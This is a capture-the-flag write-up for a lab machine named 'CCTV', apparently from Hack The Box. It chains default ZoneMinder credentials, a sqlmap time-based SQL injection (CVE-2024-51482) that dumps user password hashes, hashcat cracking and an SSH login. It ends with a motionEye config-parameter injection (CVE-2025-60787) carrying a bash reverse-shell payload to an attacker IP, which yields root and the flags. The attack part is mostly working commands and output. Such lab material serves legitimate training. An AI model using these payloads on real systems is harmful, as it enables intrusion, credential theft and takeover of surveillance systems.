
CCTV

ZoneMinder / docs / userguide / gettingstarted.rst

Preview | Code | Blame | 252 lines (163 loc) · 17.4 KB


- Remaining items should be left as default.
- Click on :guilabel:`Save` at the top of list and that's it! The next time you refresh that page, you will shown below. Job well done!



Note

For initial login authentication the default username is **admin** and default password is **admin**.

- **admin/admin**



- **Version 1.37.63**

CVEs > Vendors > Zoneminder

Zoneminder Vulnerabilities

CVE ID	CVSS	Exploit	Patch	Trends
CVE-2026-27470 ZoneMinder is a free, open source closed-circuit television software application. In versions 1.36.37 and below and 1.37.61...	8.8	Exploit	Patched	
CVE-2025-65791 ZoneMinder v1.36.34 is vulnerable to Command Injection in web/views/image.php. The application...	9.8	Exploit	-	
CVE-2024-51482 ZoneMinder is a free, open source closed-circuit television software application. ZoneMinder v1.37.* <= 1.37.64 is vulnerab...	HIGH	-	-	

- **CVE-2024-51482**

```
┌──(blackbin㉿192)-[~/Desktop]
└─$ cat r.txt
GET /zm/index.php?view=request&request=event&action=removetag&tid=1 HTTP/1.1
Host: cctv.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: zmSkin=classic; zmCSS=base; speed=5; ZMSESSID=29qi84tbml9dqujbavr5gdbdtu
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

sqlmap -r r.txt -p tid --batch

```
---
Parameter: tid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=request&request=event&action=removetag&tid=1 AND (SELECT 7331 FROM (SELECT(SLEEP(5)))z
---
[03:57:55] [INFO] the back-end DBMS is MySQL
[03:57:55] [WARNING] it is very important to not stress the network connection during usage of time-base
loads to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
```

sqlmap -r r.txt -p tid --batch --dbms=MySQL --technique=T --dbs

```
[04:02:44] [INFO] fetching database names
[04:02:44] [INFO] fetching number of databases
[04:02:44] [INFO] retrieved: 3
[04:02:48] [INFO] retrieved: information_schema
[04:03:56] [INFO] retrieved: performance_schema
[04:05:02] [INFO] retrieved: zm
available databases [3]:
[*] information_schema
[*] performance_schema
[*] zm
```

sqlmap -r r.txt -p tid --batch --dbms=MySQL --technique=T -D zm -T Users -C Username,Password --time-sec=2 –dump

```
Database: zm
Table: Users
[3 entries]
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
```

```
┌──(blackbin㉿192)-[~/Desktop]
└─$ cat hash.txt
$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m

┌──(blackbin㉿192)-[~/Desktop]
└─$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
```

```
$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
```

Ssh: mark/opensesame

```
mark@cctv:~$ id
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)
mark@cctv:~$ whoami
mark
```

```
mark@cctv:~$ ss -tulnp
Netid  State   Recv-Q  Send-Q   Local Address:Port    Peer Address:Port Process
udp    UNCONN  0       0           127.0.0.54:53           0.0.0.0:*
udp    UNCONN  0       0        127.0.0.53%lo:53           0.0.0.0:*
udp    UNCONN  0       0              0.0.0.0:68           0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:9081         0.0.0.0:*
tcp    LISTEN  0       128          127.0.0.1:8765         0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:8888         0.0.0.0:*
tcp    LISTEN  0       4096        127.0.0.54:53           0.0.0.0:*
tcp    LISTEN  0       70           127.0.0.1:33060        0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:8554         0.0.0.0:*
tcp    LISTEN  0       4096           0.0.0.0:22           0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:7999         0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:1935         0.0.0.0:*
tcp    LISTEN  0       4096     127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       151          127.0.0.1:3306         0.0.0.0:*
tcp    LISTEN  0       4096              [::]:22              [::]:*
tcp    LISTEN  0       511                  *:80                 *:*
```

```
mark@cctv:~$ curl http://127.0.0.1:8888
404 page not foundmark@cctv:~$ curl http://127.0.0.1:8554
mark@cctv:~$ curl http://127.0.0.1:7999
Motion 4.7.1 Running [1] Camera
1
mark@cctv:~$ curl http://127.0.0.1:1935
curl: (52) Empty reply from server
mark@cctv:~$ curl http://127.0.0.1:8765
<!DOCTYPE html>
<html>
    <head>

            <meta charset="utf-8">
            <meta name="viewport" content="width=device-width, initial-scale=1">
            <meta name="mobile-web-app-capable" content="yes">
            <meta name="apple-mobile-web-app-capable" content="yes">
            <meta name="theme-color" content="#414141">
            <meta name="apple-mobile-web-app-status-bar-style" content="#414141">

        <title>cctv</title>


            <link rel="stylesheet" type="text/css" href="static/css/jquery.timepicker.min.css?v=0.43.1b4">
            <link rel="shortcut icon" href="static/img/motioneye-logo.svg">
            <link rel="apple-touch-icon" href="static/img/motioneye-logo.svg">
            <link rel="manifest" href="static/../manifest.json?v=0.43.1b4">
```

- **motionEye 0.43.1b4**
- **CVE-2025-60787**

1️⃣ File config chính của motionEye

Path phổ biến nhất

```bash
/etc/motioneye/motioneye.conf
```

```
mark@cctv:~$ ls -la /etc/motioneye/
total 28
drwxr-xr-x   2 motion motion  4096 Nov  7 23:40 .
drwxr-xr-x 141 root   root   12288 Mar  2 10:05 ..
-rw-r--r--   1 motion motion  2287 Nov  8 01:16 camera-1.conf
-rw-r--r--   1 motion motion   278 Nov  8 01:16 motion.conf
-rw-r--r--   1 motion motion  3012 Nov  7 22:46 motioneye.conf
mark@cctv:~$ cat /etc/motioneye/motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
```

@admin_username admin


@normal_username user

@admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0


```
mark@cctv:~$ systemctl status motioneye
● motioneye.service - motionEye Server
     Loaded: loaded (/etc/systemd/system/motioneye.service; enabled; preset: enabled)
     Active: active (running) since Tue 2026-03-10 15:40:18 UTC; 11h ago
   Main PID: 1453
      Tasks: 10 (limit: 4547)
     Memory: 218.5M (peak: 219.7M)
        CPU: 3min 48.718s
     CGroup: /system.slice/motioneye.service
             ├─1453 /usr/bin/python3 /usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.con
             ├─2090 /usr/bin/motion -n -c /etc/motioneye/motion.conf -d 5
             └─2213 /usr/bin/python3 /usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.con

Warning: some journal files were not opened due to insufficient permissions.
mark@cctv:~$ ls -la /etc/systemd/system/motioneye.service
-rw-r--r-- 1 root root 320 Nov  7 22:40 /etc/systemd/system/motioneye.service
```

SSH Local Port Forwarding:

ssh -L 8765:127.0.0.1:8765 mark@TARGET_IP




Login: admin/989c5a8ee87a0e9521ec81a79187d162109282f0




Exploit: CVE-2025-60787

https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter



$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/10.10.14.14/5555 0>&1\'")").%Y-%m-%d-%H-%M-%S



```
┌──(blackbin㉿192)-[~/Desktop]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.14] from (UNKNOWN) [10.129.254.207] 47424
bash: cannot set terminal process group (33908): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# id
id
uid=0(root) gid=0(root) groups=0(root)
root@cctv:/etc/motioneye# whoami
whoami
root
root@cctv:/etc/motioneye#
```

```
root@cctv:/etc/motioneye# cat /home/sa_mark/user.txt
cat /home/sa_mark/user.txt
46a0c7115ca7067a09bb29017790f651
root@cctv:/etc/motioneye# cat /root/root.txt
cat /root/root.txt
289f831c9876efb72eeb9633ed59842b
```